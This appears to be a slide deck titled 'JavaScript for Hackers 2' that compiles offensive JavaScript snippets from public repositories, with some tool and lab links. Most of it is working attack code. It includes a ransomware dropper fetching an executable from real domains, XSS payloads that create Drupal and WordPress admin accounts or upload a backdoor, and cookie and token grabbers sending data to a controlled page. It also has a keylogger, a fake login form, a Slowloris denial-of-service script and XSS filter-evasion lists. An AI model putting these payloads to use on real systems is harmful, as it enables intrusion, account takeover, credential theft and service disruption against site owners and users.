JavaScript for Hackers 2

Joas Antonio

Whoami

- Hacking is not crime advocate;
- OWASP Member;
- Red Team Expert;

JavaScript Tools

JaSt - JS AST-Based Analysis

- Syntactic detection of malicious (obfuscated) JavaScript files
- https://github.com/Aurore54F/JaSt

JS RANSOMWARE

```
var ad = "1A8nxYR1FNMyjn71RTgmwugHB9Y44p7Akg";
var bc = "0.44834";
var ld = 0;
var cq = String.fromCharCode(34);
var cs = String.fromCharCode(92);
var ll = "puntogel.com pme.com.vn www.staubsaugrobotern.com felicavet.hu www.tattoogreece.gr".split(" ");
var ws = WScript.CreateObject("WScript.Shell");
var fn = ws.ExpandEnvironmentStrings("%TEMP%") + cs + "822843";
var xo = WScript.CreateObject("MSXML2.XMLHTTP");
var xa = WScript.CreateObject("ADODB.Stream");
var fo = WScript.CreateObject("Scripting.FileSystemObject");

if (!fo.FileExists(fn + ".txt")) {
    for (var i = ld; i < ll.length; i++) {
        var dn = 0;
        try {
            xo.open("GET", "http://" + ll[i] + "/counter/?ad=" + ad + "&dc=283385", false);
            xo.send();
            if (xo.status == 200) {
                xa.open();
                xa.type = 1;
                xa.write(xo.responseBody);
                if (xa.size > 1000) {
                    dn = 1;
                    xa.position = 0;
                    xa.saveToFile(fn + ".exe", 2);
                };
                xa.close();
            };
            if (dn == 1) {
                ld = i;
                break;
```

https://gist.github.com/cb1kenobi/8b42d4cd69e65e1c8551

Drupal Create Admin User

```
Target: Drupal - tested on 8.7.1 but probably works on older versions
Action: Create a new administrative user with username "hacker" and password "trees are nice 135"
Context: Must be executed in the context of an administrator user
*/

var drupal_root = "" //don't put a trailing slash
var req = new XMLHttpRequest();
var url = drupal_root + "/admin/people/create";
var regex = /ken" value="([^"]*?)"/g;
req.open("GET", url, false);
req.send();
var token = regex.exec(req.responseText);
var token = token[1];
req.open("POST", url, true);
req.setRequestHeader("Accept", "text\/html,application\/xhtml+xml,application\/xml;q=0.9,*\/*;q=0.8");
req.setRequestHeader("Accept-Language", "en-US,en;q=0.5");
req.setRequestHeader("Content-Type", "multipart\/form-data; boundary=---------------------------160601833819950269219424913 93");
req.withCredentials = true;
var body = "-----------------------------160601833819950269219424913 93\r\n" +
  "Content-Disposition: form-data; name=\"mail\"\r\n" +
  "\r\n" +
  "\r\n" +
  "-----------------------------160601833819950269219424913 93\r\n" +
  "Content-Disposition: form-data; name=\"name\"\r\n" +
  "\r\n" +
  "hacker\r\n" +
  "-----------------------------160601833819950269219424913 93\r\n" +
  "Content-Disposition: form-data; name=\"pass[pass1]\"\r\n" +
  "\r\n" +
```

https://github.com/hakluke/weaponised-XSS-payloads/blob/master/drupal_create_admin_user.js

iFrame Template

```
frame=document.createElement("iframe")
frame.addEventListener("load", function() {
    // Wait 1 second after the iframe loads to ensure that the DOM has loaded
    setTimeout(function(){
        //Set new password
        frame.contentDocument.getElementById("NewPassword").value="1337H4x0rz!!!"
        //Set confirm password
        frame.contentDocument.getElementById("ConfirmNewPassword").value="1337H4x0rz!!!"
        //Click the submit button
        frame.contentDocument.getElementById("SubmitButton").click()
        setTimeout(function(){
            //Wait a couple seconds for the previous request to be sent
            alert("Your account password has been changed to 1337H4x0rz!!!")
        }, 2000)
    }, 1000)
});

frame.src="https://example.com/sensitive/action.php"
document.body.append(frame)
```

https://github.com/hakluke/weaponised-XSS-payloads/blob/master/iframe_template.js

Staged XSS

```
var c=function(){
    a() // a() is defined in the script downloaded by the payload
};
var s=document.createElement('script');
s.src='//bit.ly/example';
s.onreadystatechange=c;
document.body.appendChild(s)
```

https://github.com/hakluke/weaponised-XSS-payloads/blob/master/staged-xss.js

Wordpress RCE

```
class RCE {
        constructor(){
        /* Empty */
        }

        get_req(url){
                var text;
                jQuery.ajax({
                        type: "GET",
                        url: url,
                        datatype: "text",
                        async: false,
                        success: function(data){
                                text = data;
                        }
                });
                return text;
        }

        theme_update(file, csrf){
                /* This function will upload a Backdoor inside the catch-wheel theme*/
                jQuery.ajax({
                        type: "POST",
                        url: "/wp-admin/admin-ajax.php?_fs_blog_admin=true",
                        data: {newcontent : file, _wp_http_referer: '/wp-admin/theme-editor.php?file=index.php&theme=catch-
                        success: function(){
                                console.log('uploaded');
                        },
                        contentType: "application/x-www-form-urlencoded"
                });
        }
```

https://github.com/hakluke/weaponised-XSS-payloads/blob/master/wordpress_rce.js

Wordpress Create ADMIN

```
/*
Target: Wordpress - tested on 5.1.1 but probably works on other versions
Action: Create a new administrative user with username "hacker", email "hacker@example.com" and password "AttackerP455"
Context: Must be executed in the context of an administrator user
*/

var wp_root = "" // don't add a trailing slash
var req = new XMLHttpRequest();
var url = wp_root + "/wp-admin/user-new.php";
var regex = /ser" value="([^"]*?)"/g;
req.open("GET", url, false);
req.send();
var nonce = regex.exec(req.responseText);
var nonce = nonce[1];
var params = "action=createuser&_wpnonce_create-user="+nonce+"&user_login=hacker&email=hacker@example.com&pass1=AttackerP455&pass2=AttackerP455&role=administrator";
req.open("POST", url, true);
req.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
req.send(params);
```

https://github.com/hakluke/weaponised-XSS-payloads/blob/master/wordpress_create_admin_user.js

XSS Payloads


```
<script>alert(123);</script>
<ScRipT>alert("XSS");</ScRipT>
<script>alert(123)</script>
<script>alert("hellox worldss");</script>
<script>alert(“XSS”)</script>
<script>alert(“XSS”);</script>
<script>alert(‘XSS’)</script>
“><script>alert(“XSS”)</script>
<script>alert(/XSS”)</script>
<script>alert(/XSS/)</script>
</script><script>alert(1)</script>
‘; alert(1);
‘)alert(1);//
<ScRiPt>alert(1)</sCriPt>
<IMG SRC=jAVasCrIPt:alert(‘XSS’)>
<IMG SRC=”javascript:alert(‘XSS’);”>
<IMG SRC=javascript:alert(&quot;XSS&quot;)>
<IMG SRC=javascript:alert(‘XSS’)>
<img src=xss onerror=alert(1)>


<iframe %00 src="&Tab;javascript:prompt(1)&Tab;"%00>

<svg><style>{font-family&colon;'<iframe/onload=confirm(1)>'
```

https://github.com/pgaijin66/XSS-Payloads/blob/master/payload/payload.txt

JavaScript PenTesting - Task



Task-01	file name modification	17 months ago
Task-02	file name modification	17 months ago
Task-03	file name modification	17 months ago
Task-04	file name modification	17 months ago
Task-05	file name modification	17 months ago
Task-06	file name modification	17 months ago
Task-07	file name modification	17 months ago
Task-08	file name modification	17 months ago
Task-09	file name modification	17 months ago
Task-11	Tasks	17 months ago
Task-12	Tasks	17 months ago
task-10	Tasks	17 months ago
README.md	Create README.md	17 months ago

https://github.com/cybersecurity-acmgmrit/Javascript-Pentesting

POWN

- Pown.js is a security testing and exploitation toolkit built on top of Node.js and NPM. Unlike traditional security tools, notably Metasploits, Pown.js considers frameworks to be an anti-pattern. Therefore, each feature in Pown is in fact a standalone NPM module allowing greater degree of reuse and flexibility. Creating new features is a matter of publishing new modules to NPM. This module provides simple means to start the cli. As a result you can easily build your own tools with pown or create new tools by composition.
- https://github.com/pownjs/pown

BROSEC

- Brosec is a terminal based reference utility designed to help us infosec bros and broettes with useful (yet sometimes complex) payloads and commands that are often used during work as infosec practitioners. An example of one of Brosec's most popular use cases is the ability to generate on the fly reverse shells (python, perl, powershell, etc) that get copied to the clipboard.
- https://github.com/gabemarshall/Brosec

NETCAT

- Netcat port in pure JS
- https://github.com/roccomuso/netcat

HoneyPot

- Low interaction honeypot application that displays real time attacks in the web-interface. Made just for fun and it is not production ready.
- Written in Node.js the application listens on 128 most common TCP ports and saves results to the MySQL Database for further analysis.
- https://github.com/Shmakov/Honeypot

Slowloris

slowloris.js

```
'use strict';
const net = require('net');
const tls = require('tls');

let args = process.argv.slice(2);
let socketCount = 120;

let listOfSockets = [];

const randomData = (s=0, n=2000) => {
  let r = parseInt(Math.random() * n);
  if (r < s) {
    return randomData(s, n);
  }
  return r;
};

const createSocket = (host, port) => {
  let client = null;

  if (args.indexOf('https') === -1) {
    client = net.Socket();
  } else if (args.indexOf('https') > -1) {
    client = tls.TLSSocket();
  }
```

https://gist.github.com/ktfth/f24ff4cf7f23d87f56d02485c8f678f4

Node-mitm

- Mitm.js is a library for Node.js (and Io.js) to intercept and mock outgoing network TCP and HTTP connections. Mitm.js intercepts and gives you a Net.Socket to communicate as if you were the remote server. For HTTP requests it even gives you Http.IncomingMessage and Http.ServerResponse – just like you're used to when writing Node.js servers. Except there's no actual server running, it's all just In-Process Interception™.

- Intercepting connections and requests is extremely useful to test and ensure your code does what you expect. Assert on request parameters and send back various responses to your code without ever having to hit the real network. Fast as hell and a lot easier to develop with than external test servers.

- Mitm.js works on all Node versions: ancient v0.10, v0.11 and v0.12 versions, previous and current LTS versions like v4 to v12 and the newest v13 and beyond. For all it has automated tests to ensure it will stay that way.

- I've developed Mitm.js on a need-to basis for testing Monday Calendar's syncing, so if you find a use-case I haven't come across, please fling me an email, a tweet or create an issue on GitHub.

https://github.com/moll/node-mitm

Mouseclick-js

```
<script>
 function redirect(){
  window.location = 'http://PentesterAcademy.com';
 }
 window.captureEvents(Event.CLICK);
 window.onclick = redirect;
</script>
```

https://github.com/ankur8931/js-hacking/blob/master/mouse-click.js

Multi-json

```
<script>
 var xhr = new XMLHttpRequest();
 var xhr1 = new XMLHttpRequest();

 xhr1.onreadystatechange = function() {
   if(xhr1.readyState == 4 && xhr1.status == 200) {
        var resp1 = JSON.parse(xhr1.responseText);
        document.getElementById("result").innerHTML = resp1["resp"]["password"];
   }
 };

 xhr.onreadystatechange = function() {
   if(xhr.readyState == 4 && xhr.status == 200) {
        var resp = JSON.parse(xhr.responseText);
        token = resp["params"]["token"];
        xhr1.open('GET', '/lab/webapp/jfp/20/getpassword?token='+token, true);
        xhr1.send('');
   }
 };

 var uid = document.getElementById('settings').innerHTML.split(':')[1];
 xhr.open('GET', '/lab/webapp/jfp/20/gettoken?uid='+uid, true);
 xhr.send('');
</script>
```

https://github.com/ankur8931/js-hacking/blob/master/multi-json.js

Multi-xml

```
<script>
 var xhr = new XMLHttpRequest();
 var xhr1 = new XMLHttpRequest();

 xhr1.onreadystatechange = function() {
   if(xhr1.readyState == 4 && xhr1.status == 200) {
        var resp1 = JSON.parse(xhr1.responseText);
        var q1 = resp1["q1"];
        var q2 = resp1["q2"];
        var q3 = resp1["q3"];
        document.getElementById("result").innerHTML =
        '<ul><li>'+q1+'</li><li>'+q2+'</li><li>'+q3+
        '</li></ul>';
   }
 };

 xhr.onreadystatechange = function() {
   if(xhr.readyState == 4 && xhr.status == 200) {
        var resp = xhr.responseXML;
        endpoint = resp.getElementsByTagName('endpoint')[0].childNodes[0].nodeValue;
        uid = resp.getElementsByTagName('uid-param-value')[0].childNodes[0].nodeValue;
        token = resp.getElementsByTagName('token-param-value')[0].childNodes[0].nodeValue;
        xhr1.open('GET', endpoint+'?uid='+uid+'&token='+token, true);
        xhr1.send('');
   }
 };

 var link = document.getElementById('settings');
 xhr.open('GET', link.href, true);
 xhr.send('');
</script>
```

https://github.com/ankur8931/js-hacking/blob/master/multi-xml.js

XMLHTTPREQ

```
<script>
document.forms[0].autocomplete = "on";

window.setTimeout( function() {
  var user = document.forms[0].elements[0].value;
  var pass = document.forms[0].elements[1].value;
  var xhr = new XMLHttpRequest();
  xhr.open('GET', 'http://localhost:5000/?username='+user+'password='+pass);
  xhr.send();
 }, 5000);

</script>
```

https://github.com/ankur8931/js-hacking/blob/master/xmlhttpreq.js

Data grabber for XSS

Obtains the administrator cookie or sensitive access token, the following payload will send it to a controlled page.

```
<script>document.location='http://localhost/XSS/grabber.php?c='+document.cookie</script>
<script>document.location='http://localhost/XSS/grabber.php?c='+localStorage.getItem('access_token')</script>
<script>new Image().src="http://localhost/cookie.php?c="+document.cookie;</script>
<script>new Image().src="http://localhost/cookie.php?c="+localStorage.getItem('access_token');</script>
```

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSS%20Injection/README.md

Data grabber for XSS

Obtains the administrator cookie or sensitive access token, the following payload will send it to a controlled page.

Write the collected data into a file.

```php
<?php
$cookie = $_GET['c'];
$fp = fopen('cookies.txt', 'a+');
fwrite($fp, 'Cookie:' .$cookie."\r\n");
fclose($fp);
?>
```

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSS%20Injection/README.md

UI redressing

Leverage the XSS to modify the HTML content of the page in order to display a fake login form.

```
<script>
history.replaceState(null, null, '../../../login');
document.body.innerHTML = "</br></br></br></br></br><h1>Please login to continue</h1><form>Username: <input type='text'>Password: <in
</script>
```

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSS%20Injection/README.md

Javascript keylogger

Another way to collect sensitive data is to set a javascript keylogger.

```
<img src=x onerror='document.onkeypress=function(e){fetch("http://domain.com?k="+String.fromCharCode(e.which))},this.remove();'>
```

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSS%20Injection/README.md

Identify an XSS endpoint

This payload opens the debugger in the developper console rather than triggering a popup alert box.

```
<script>debugger;</script>
```

Modern applications with content hosting can use sandbox domains

> to safely host various types of user-generated content. Many of these sandboxes are specifically meant to isolate user-uploaded HTML, JavaScript, or Flash applets and make sure that they can't access any user data.

For this reason, it's better to use `alert(document.domain)` or `alert(window.origin)` rather than `alert(1)` as default XSS payload in order to know in which scope the XSS is actually executing.

Better payload replacing `<script>alert(1)</script>`:

```
<script>alert(document.domain.concat("\n").concat(window.origin))</script>
```

While `alert()` is nice for reflected XSS it can quickly become a burden for stored XSS because it requires to close the popup for each execution, so `console.log()` can be used instead to display a message in the console of the developper console (doesn't require any interaction).

Example:

```
<script>console.log("Test XSS from the search bar of page XYZ\n".concat(document.domain).concat("\n").concat(window.origin))</script>
```

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSS%20Injection/README.md

XSS in HTML/Applications

```
<script>alert('XSS')</script>
<scr<script>ipt>alert('XSS')</scr<script>ipt>
"><script>alert('XSS')</script>
"><script>alert(String.fromCharCode(88,83,83))</script>
<script>\u0061lert('22')</script>
<script>eval('\x61lert(\'33\')')</script>
<script>eval(8680439..toString(30))(983801..toString(36))</script> //parseInt("confirm",30) == 8680439 && 8680439..toString(30) == "c
<object/data="jav&#x61;sc&#x72;ipt&#x3a;al&#x65;rt&#x28;23&#x29;">

// Img payload
<img src=x onerror=alert('XSS');>
<img src=x onerror=alert('XSS')//
<img src=x onerror=alert(String.fromCharCode(88,83,83));>
<img src=x oneonerrorrror=alert(String.fromCharCode(88,83,83));>
<img src=x:alert(alt) onerror=eval(src) alt=xss>
"><img src=x onerror=alert('XSS');>
"><img src=x onerror=alert(String.fromCharCode(88,83,83));>

// Svg payload
<svgonload=alert(1)>
<svg/onload=alert('XSS')>
<svg onload=alert(1)//
<svg/onload=alert(String.fromCharCode(88,83,83))>
<svg id=alert(1) onload=eval(id)>
"><svg/onload=alert(String.fromCharCode(88,83,83))>
"><svg/onload=alert(/XSS/)
<svg><script href=data:,alert(1) />(`Firefox` is the only browser which allows self closing script)
<svg><script>alert('33')
<svg><script>alert&lpar;'33'&rpar;

// Div payload
<div onpointerover="alert(45)">MOVE HERE</div>
<div onpointerdown="alert(45)">MOVE HERE</div>
<div onpointerenter="alert(45)">MOVE HERE</div>
<div onpointerleave="alert(45)">MOVE HERE</div>
<div onpointermove="alert(45)">MOVE HERE</div>
<div onpointerout="alert(45)">MOVE HERE</div>
<div onpointerup="alert(45)">MOVE HERE</div>
```

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSS%20Injection/README.md

JavaScript PenTest Techniques

- https://www.hackingloops.com/javascript-penetration-tester/
- https://miloserdov.org/?p=4681
- https://medium.com/swlh/secure-code-review-and-penetration-testing-of-node-js-and-javascript-apps-41485b1a9518
- https://blog.appsecco.com/static-analysis-of-client-side-javascript-for-pen-testers-and-bug-bounty-hunters-f1cb1a5d5288
- https://www.youtube.com/watch?v=HptfL5WRYF8&ab_channel=BitsPlease
- https://pentestlab.blog/2018/01/08/command-and-control-javascript/
- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/11-Client-side_Testing/02-Testing_for_JavaScript_Execution
- https://www.youtube.com/watch?v=N1R3qZhUvMg&ab_channel=DFIRScience
- https://www.youtube.com/watch?v=ZOOkeUnQsjk&ab_channel=HoxFramework
- https://medium.com/@secureica/hooking-victims-to-browser-exploitation-framework-beef-using-reflected-and-stored-xss-859266c5a00a
- https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/02-Testing_for_Stored_Cross_Site_Scripting
- https://www.hacking-tutorial.com/hacking-tutorial/xss-attack-hacking-using-beef-xss-framework/#sthash.iGHfDiSw.dpbs
- https://linuxhint.com/hacking_beef/

JavaScript PenTest Techniques

- https://www.hackingloops.com/beef/
- https://null-byte.wonderhowto.com/how-to/hack-web-browsers-with-beef-control-webcams-phish-for-credentials-more-0159961/
- https://blog.nvisium.com/crossed-by-cross-site-scripting
- https://www.secureideas.com/blog/2013/06/getting-started-with-beef-browser.html
- https://www.softwaresecured.com/exploiting-less-js-to-achieve-rce/
- https://snyk.io/vuln/SNYK-JS-TOTALJS-1077069
- https://portswigger.net/daily-swig/remote-code-execution-vulnerability-exposed-in-popular-javascript-serialization-package
- https://sca.analysiscenter.veracode.com/vulnerability-database/security/remote-code-execution-rce/javascript/sid-3575
- https://rules.sonarsource.com/javascript/RSPEC-2755
- https://sca.analysiscenter.veracode.com/vulnerability-database/security/xml-external-entity-xxe-injection/javascript/sid-5852
- https://cloudmersive.medium.com/how-to-detect-xxe-attacks-from-text-input-in-javascript-d852d4646c10
- https://codeql.github.com/codeql-query-help/javascript/js-xxe/
- https://owasp.org/www-community/vulnerabilities/XML_External_Entity_(XXE)_Processing

LABS

- https://tryhackme.com/
- https://www.hackthebox.eu/
- https://pentesterlab.com/
- https://www.defectdojo.org/
- https://sourceforge.net/projects/metasploitable/
- https://www.vulnhub.com/
- https://github.com/webpwnized/mutillidae